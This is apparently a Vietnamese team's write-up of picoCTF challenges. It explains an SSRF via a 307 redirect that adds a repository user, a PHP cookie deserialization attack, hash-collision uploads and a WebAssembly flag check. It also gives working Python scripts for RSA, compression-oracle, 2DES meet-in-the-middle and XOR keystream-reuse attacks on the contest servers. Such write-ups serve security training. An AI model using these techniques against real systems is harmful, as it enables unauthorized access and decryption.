
ta thấy đây là post request để add user vào repo

copy payload và encode base64 như sau

copy gói tin ở dạng escape string
payload bắt đầu từ\x30\x30
ở chức năng tạo web hook


post request ta thấy mình có thể control bao gồm, url,payload ở dạng base64, và content type.
ở redirect status có 2 dạng chính là 302 và 307
What's the difference between a 302 and a 307 redirect?
302 chỉ chuyển hướng tới target với get request, còn 307 thì chuyển đồng thời cả method và data nếu có.

vậy ta tạo một file thực hiện 307 redirect như sau

mở ngrok để tunner connect ra internet
body là bs64 đã gen trước đó, content type giống với lúc push git
push bất kì để trigger web hook
ta thấy có request tới và được redirect ngay

xác nhận add user thành công bằng cách access /_/n3mo
-Super Serial
request tới robots.txt ta thấy 1 endpoint mới là admin.phps
nhưng request tới endpoint đó thì thấy 404
thử access vào index.phps
follow theo thì ta sẽ lấy đủ source
cookie.php
authentication
đọc code ta thấy, file này require cookie.php
mà ở trong cookie.php
unserialize bất kỳ cookie login nào nếu được set
class access_log có phướng thức tostring để unserialize
final payload

phmngcthanh
-It is my Birthday
Ở bài này, web yêu cầu đưa 2 file khác nhau nhưng có chuỗi md5 giống nhau, còn được gọi là "đụng độ". Các bạn có thể xem "md5 collision atack" trên Google.
Bởi vì challenge không check file PDF có hợp lệ hay không,ta chỉ việc upload 2 file có block "đụng độ" ( khi search google là được.
-It is my Birthday2
Ở challenge này, chúng ta phải submit 2 file PDF hợp lệ, có 1000bytes cuối giống file PDF gốc, và 2 file cùng SHA-1, mặc dù nội dung khác nhau.
Đầu tiên, để tạo ra 2 file PDF đụng độ SHA-1, team chúng mình đã dùng tool SHA1Collider (https://github.com/nneonneo/sha1collider) .
Nhưng, còn yêu cầu " có 1000bytes cuối giống file PDF gốc" ?
Tụi mình phát hiện ra rằng, theo tiêu chuẩn của PDF, thì dấu kêt thúc PDF phải nằm trong 1024 bytes cuối. Nghĩa là khi kết thúc file PDF, các bạn có đủ 1000bytes để "Copy-paste" nội dung của file gốc. Ngạc nhiên hơn là chuyện này vẫn không làm thay đổi SHA1 hash của 2 file.
Trăm nghe không bằng mắt thấy, đây là 2 file tụi mình dùng:
out-invite.pdf out-invite.pdf - 3MB
out-invite2.pdf out-invite2.pdf - 3MB
phuonghoang
-Some Assembly Required 4
You can find out the source of challenge and script here(script, wasm and decompiled code)
The key steps to solve
- Get file web assembly(.wasm) from this challenge webpage
- Install two packets including wabt toolkit and binaryen
- Using following command to decompile the web assembly to pseudo-code format:
$ wasm-decompile ZoRd23o0wd > output - Analyzing the check_flag() function of file which contains the pseudo code, I recognize that there are three stages in processing the entered flag:
- Stage 1:
export function check_flag():int { var a:int = g_a; var b:int = 16; var c:int = a - b; g_a = c; var d:int = 0; c[3]:int = d; loop L_b { var e:ubyte_ptr = c[3]:int; var f:int = e[1072]; var g:int = 24; var h:int = f << g; var i:int = h >> g; if (eqz(i)) goto B_a; // flag[i] == 0 then break Stage 1 var j:int = 0; var k:int = c[3]:int; var l:int = k[1072]:ubyte; var m:int = 24; var n:int = l << m; var o:int = n >> m; var p:int = 20; var q:int = o ^ p; //flag[i] ^= 20 k[1072]:byte = q; var r:int = c[3]:int; var s:int = r; var t:int = j; var u:int = s > t; var v:int = 1; var w:int = u & v; if (eqz(w)) goto B_c; //if i <= 0 then jump var x:int = c[3]:int; var y:int = 1; var z:ubyte_ptr = x - y; var aa:int = z[1072]; var ba:int = 24; var ca:int = aa << ba; var da:int = ca >> ba; var ea:int = c[3]:int; var fa:int = ea[1072]:ubyte; var ga:int = 24; var ha:int = fa << ga; var ia:int = ha >> ga; var ja:int = ia ^ da; //else flag[i]^=flag[i - 1] ea[1072]:byte = ja; label B_c: var ka:int = 2; var la:int = c[3]:int; var ma:int = la; var na:int = ka; var oa:int = ma > na; var pa:int = 1; var qa:int = oa & pa; if (eqz(qa)) goto B_d; //if i <=2 the jump var ra:int = c[3]:int; var sa:int = 3; var ta:ubyte_ptr = ra - sa; var ua:int = ta[1072]; var va:int = 24; var wa:int = ua << va; var xa:int = wa >> va; var ya:int = c[3]:int; var za:int = ya[1072]:ubyte; var ab:int = 24; var bb:int = za << ab; var cb:int = bb >> ab; var db:int = cb ^ xa; //else flag[i]^=flag[i - 3] ya[1072]:byte = db; label B_d: var eb:int = c[3]:int; var fb:int = 10; var gb:int = eb % fb; var hb:int = c[3]:int; var ib:int = hb[1072]:ubyte; var jb:int = 24; var kb:int = ib << jb; var lb:int = kb >> jb; var mb:int = lb ^ gb; // flag[i] ^=(i % 10) hb[1072]:byte = mb; var nb:int = c[3]:int; var ob:int = 2; var pb:int = nb % ob; if (pb) goto B_f; //if i %2 != 0 the jump var qb:int = c[3]:int; var rb:int = qb[1072]:ubyte; var sb:int = 24; var tb:int = rb << sb; var ub:int = tb >> sb; var vb:int = 9; var wb:int = ub ^ vb; //else flag[i]^=9 qb[1072]:byte = wb; goto B_e; label B_f: var xb:int = c[3]:int; var yb:int = xb[1072]:ubyte; var zb:int = 24; var ac:int = yb << zb; var bc:int = ac >> zb; var cc:int = 8; var dc:int = bc ^ cc; //i%2 != 0: flag[i]^=8 xb[1072]:byte = dc; label B_e: var ec:int = c[3]:int; var fc:int = 3; var gc:int = ec % fc; if (gc) goto B_h; var hc:int = c[3]:int; var ic:int = hc[1072]:ubyte; var jc:int = 24; var kc:int = ic << jc; var lc:int = kc >> jc; var mc:int = 7; var nc:int = lc ^ mc; //i%3 = 0: flag[i]^= 7 hc[1072]:byte = nc; goto B_g; label B_h: var oc:int = 1; var pc:int = c[3]:int; var qc:int = 3; var rc:int = pc % qc; var sc:int = rc; var tc:int = oc; var uc:int = sc == tc; var vc:int = 1; var wc:int = uc & vc; if (eqz(wc)) goto B_j; var xc:int = c[3]:int; var yc:int = xc[1072]:ubyte; var zc:int = 24; var ad:int = yc << zc; var bd:int = ad >> zc; var cd:int = 6; var dd:int = bd ^ cd;//i %3 =1: flag[i]^= 6 xc[1072]:byte = dd; goto B_i; label B_j: var ed:int = c[3]:int; var fd:int = ed[1072]:ubyte; var gd:int = 24; var hd:int = fd << gd; var id:int = hd >> gd; var jd:int = 5; var kd:int = id ^ jd; //i %3 =2: flag[i] ^=5 ed[1072]:byte = kd; label B_i: label B_g: var ld:int = c[3]:int; var md:int = 1; var nd:int = ld + md; c[3]:int = nd; continue L_b; }- Stage 2: After evaluating the element's value of flag, check_flag() function will swap the flag[i] and flag[i + 1].
label B_a:var od:int = 0;c[1]:int = od;loop L_l {var pd:int = c[1]:int; //name c[1] is j var qd:int = c[3]:int; //c[3]: i - now, i is len(flag array)var rd:int = pd;var sd:int = qd;var td:int = rd < sd;var ud:int = 1;var vd:int = td & ud;if (eqz(vd)) goto B_k; //i <= j breakvar wd:int = c[1]:int;var xd:int = 2;var yd:int = wd % xd;if (yd) goto B_m; //if j %2 != 0 then continue loopvar zd:int = c[1]:int;var ae:int = 1;var be:int = zd + ae;var ce:int = c[3]:int;var de:int = be;var ee:int = ce;var fe:int = de < ee;var ge:int = 1;var he:int = fe & ge;if (eqz(he)) goto B_m; //if j + 1 >= i then break loopvar ie:ubyte_ptr = c[1]:int;var je:int = ie[1072]; //flag[j]c[11]:byte = je; //tmp = flag[j]var ke:int = c[1]:int;var le:int = 1;var me:ubyte_ptr = ke + le; //j + 1var ne:int = me[1072];var oe:byte_ptr = c[1]:int;oe[1072] = ne; //flag[j] = flag[j + 1]var pe:int = c[11]:ubyte;var qe:int = c[1]:int;var re:int = 1;var se:byte_ptr = qe + re;se[1072] = pe; //flag[j + 1] = tmplabel B_m:var te:int = c[1]:int;var ue:int = 1;var ve:int = te + ue;c[1]:int = ve;continue L_l;} - Stage3: Finally, the check_flag function will compare resulted flag array to target array which is available in decompiled code of this challenge:

//check flag with targetlabel B_k:var we:int = 0;var xe:int = 1072;var ye:int = 1024;var ze:int = strcmp(ye, xe);var af:int = ze;var bf:int = we;var cf:int = af != bf;var df:int = -1;var ef:int = cf ^ df;var ff:int = 1;var gf:int = ef & ff;var hf:int = 16;var if:int = c + hf;g_a = if;return gf;
*CRYPTO>
-Mind your Ps and Qs
Thuật toán RSA được bảo mật bằng bài toán "phân tích thừa số nguyên tố", nghĩa là nếu tình yêu đủ lớn.. í, mình lộn, nếu thừa số nguyên tố đủ lớn, thì tốn rất nhiều thời gian để phân tích ra thừa số nguyên tố ( như RSA là P và Q)
Trong bài này, tích (n) nhỏ và có thể phân tích bằng factordb.com. Khi có P và Q thì có thể giải mã
-Mini RSA
Ciphertext được sinh ra bằng công thức
c= (p^e) mod n, với c là ciphertext, p là plaintext, e là số mũ công khai và n =pq
Công thức trên có thể viết lại thành kn+c = p^e, với k là số tự nhiên.
Vì e nhỏ nên việc của mình là burteforce k
-dachshund Attacks
import owienerc = 58488006847888091092084378046154965524139814504588578842395415774713951340513603136140178935375830638670035187168168514479798082357748205539349212760230888584041482803733520634305799812171560852884047387712518338484144105438656691063069953419554806451881167277782405506229655745327637346290140567453602174552e = 120226017522565183836262865308286857213171377547159365586174240407713740362490864149595993072576217419316655216386266807330843980973893346041417638246576356509549734839817957173357638250589227721270964572726362039926585015102265251895985759475692018165661259402988038710351375101515436382174684002069348924887n = 121401373055529266417561691962494097622396159714690239935866568210576609264939890281943756836580573424025795627074268485932408486072211381137864693498436205458719545445153744756379905214838382283453157201968328186381936856105260830884464466011497728514563619379418703831640077905810313010554008772010579975887d = owiener.attack(e, n)uncipher= pow(c,d,n)flag=bytes.fromhex(hex(uncipher)[2:]).decode('utf-8')print(flag)-Compress and Attack
Ở challenge này, khi chúng ta kết nối với server , server sẽ nhận đoạn chúng ta gửi, cộng nó với flag, gzip nó lại và mã hóa bằng Salsa20.
Team mình có thử research xem thử Salsa20 có kiểu tấn công nào hiệu quả không thì không có 🙁 Vậy chắc là có gì ở gzip
def compress(text): return zlib.compress(bytes(text.encode("utf-8")))def encrypt(plaintext): secret = os.urandom(32) cipher = Salsa20.new(key=secret) return cipher.nonce + cipher.encrypt(plaintext)Sau khi phân tích, thì mình nhận ra được:
Khi encrypt, độ dài của ciphertext = độ dài plaintext
Khi nén,nếu có đoạn lặp lại thì nó (bằng cách nào đó) độ dài chỉ thay đổi nhỏ so với đoạn không lặp lại
vd: "picoCTF{" nén lại có len=16, khi nén "picoCTF{{", "picoCTFCTF{" , "picoCTF{icoCTF{" có length đều là 17
Rồi, bắt đầu crack thôi ha?
from socket import *import timeimport osHOST='mercury.picoctf.net's=socket(AF_INET, SOCK_STREAM)s.connect(('mercury.picoctf.net', 29350))printable='_{}abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'pad=b'!@#$%^&*()'flag=b''def Pharse(s): s=s.split(b'\n') for i in s: if(((len(i))==2) or (len(i)==3)): return itime.sleep(1)b=s.recv(40960)print(s.sendall(pad+flag+pad+b'\n'))time.sleep(1)b=s.recv(40960)length=Pharse(b)print(length)try: for i in range(32): for j in printable: s.sendall(pad+bytes(j,'ansi')+flag+pad+b'\n') time.sleep(1) b=s.recv(40960) b=Pharse(b) print(b) if b==length: flag=bytes(j,'ansi')+flag os.system('cls') print(flag) continueexcept ConnectionAbortedError as e: print(e) s=socket(AF_INET, SOCK_STREAM) s.connect(('mercury.picoctf.net', 29350)) time.sleep(1) b=s.recv(40960) print(s.sendall(pad+flag+pad+b'\n')) time.sleep(1) b=s.recv(40960) length=Pharse(b) print(length) pass-DoubleDES
Ở bài này, chúng ta được cho một file source và kết nối server. Chúng ta được cho ciphertext của flag,cũng như có thể đưa paintext vào để mã hóa ra ciphertext.
Ở challenge này, plaintext được mã hóa bằng 2DES, vậy cúng ta có thể dùng cách tấn công meet-in-the-middle.
Vì keyspace của chúng ta gồm 1000 000 kí tự , nếu chạy 2 vòng lồng nhau thì sẽ mất 1000000*1000000= 1 000 000 000 000 lần lặp. Ta sẽ chọn một plaintext, và server sẽ trả về ciphertext sau khi encrypt 2 lần với 2 key.
Đầu tiên , ta sẽ encrypt plaintext với tất cả keyspace có thể, và lưu nó lại. Sau đó, ta sẽ giải mã ciphertext bằng tất cả keyspace có thể, và lưu nó vào một bảng khác. Sau đó so sánh nếu hai giá trị bằng nhau, và ta sẽ được key mã hóa và giải mã.
Chi tiết về cách tấn công này, các bạn có thể xem ở đây
#!/usr/bin/env python3from Crypto.Cipher import DESimport timefrom binascii import unhexlify, hexlifya=time.time()def encrypt(key, plain_text): cipher = DES.new(key, DES.MODE_ECB) return cipher.encrypt(plain_text)def decrypt(key, cipher_text): cipher = DES.new(key, DES.MODE_ECB) return cipher.decrypt(cipher_text)def pad(msg): block_len = 8 over = len(msg) % block_len pad = block_len - over return (msg + " " * pad).encode()def _precompute(plain_text, key): return (encrypt(key, plain_text),key)def _postcompute(plain_text, key): return (key,decrypt(key, plain_text)) key_gen=[]table2=[]plain_text = unhexlify('7069636f63746620')cipher_text =unhexlify('39031208f84d4a6e')flag=b'f7adcad0dea941c236b0eb392169cc67df619234c7944e9a455b1099cd8232f9d7827845c78c79fd'print(plain_text,cipher_text)for i in range(0,999999): key_gen.append(pad("{0:06d}".format(i)))table1 = dict([_precompute(plain_text, key) for key in key_gen])for key2 in key_gen: table2.append(_postcompute(cipher_text,key2))found_key=[]for i in table2: if i[1] in table1: print(decrypt(table1[i[1]],decrypt(i[0],unhexlify(flag)))) breakb=time.time()print(a-b)-Easy Peasy
Ở bài này, ta thấy:
Key có độ dài 50 000 kí tự
Server mã hóa flag bằng 32 kí tự đầu của key
Server cho ta gửi plaintext để encrypt, và mỗi lần encrypt, sẽ lấy n key và lần sau sẽ lấy ở vị trí tiếp theo
Nếu mã hóa hết 50 000 kí tự, sẽ quay về vị tri ban đầu
Bản chất của XOR là a^b^a=b
Vậy, ta sẽ gửi số kí tự bằng 50000- len(flag). Sau đó ta gửi thêm 32 kí tự . Lúc này server sẽ trả về ciphertext dùng cùng key với flag. XOR lại và ta sẽ có flag
from socket import *import timeHOST='mercury.picoctf.net'PORT=41934s=socket(AF_INET, SOCK_STREAM)s.connect((HOST, PORT))b=s.recv(4096)payload=b'a'*50000s.sendall(payload+b'\n')time.sleep(10)s.recv(4096000)s.sendall(b'a'*32 +b'\n')pay=s.recv(4096)# lấy hex XOR với ord('a'), sau đó XOR với flag ban đầu là ra-Scrambled: RSA
Con hàng nay khoai thật sự =))) gần cuối giải mình mới có thể khám phá được thuật toán.
Tưởng tượng, thay vì khi mã hóa, bạn mã hóa nguyên đoạn plaintext, mà thay vào đó bạn sẽ mã hóa từng kí tự với vị trí của chúng, và từng cái ciphertext đó lại trộn lẫn vào nhau?
Ví dụ: với đoạn p i c o server sẽ mã hóa từng kí tự với vị trí của chúng : <p1><i2> <c3><o4>
Nhưng nếu gửi c o p i , ta sẽ được <c1><o2><p3><i4> , khác hoàn toàn với đoạn ở trên
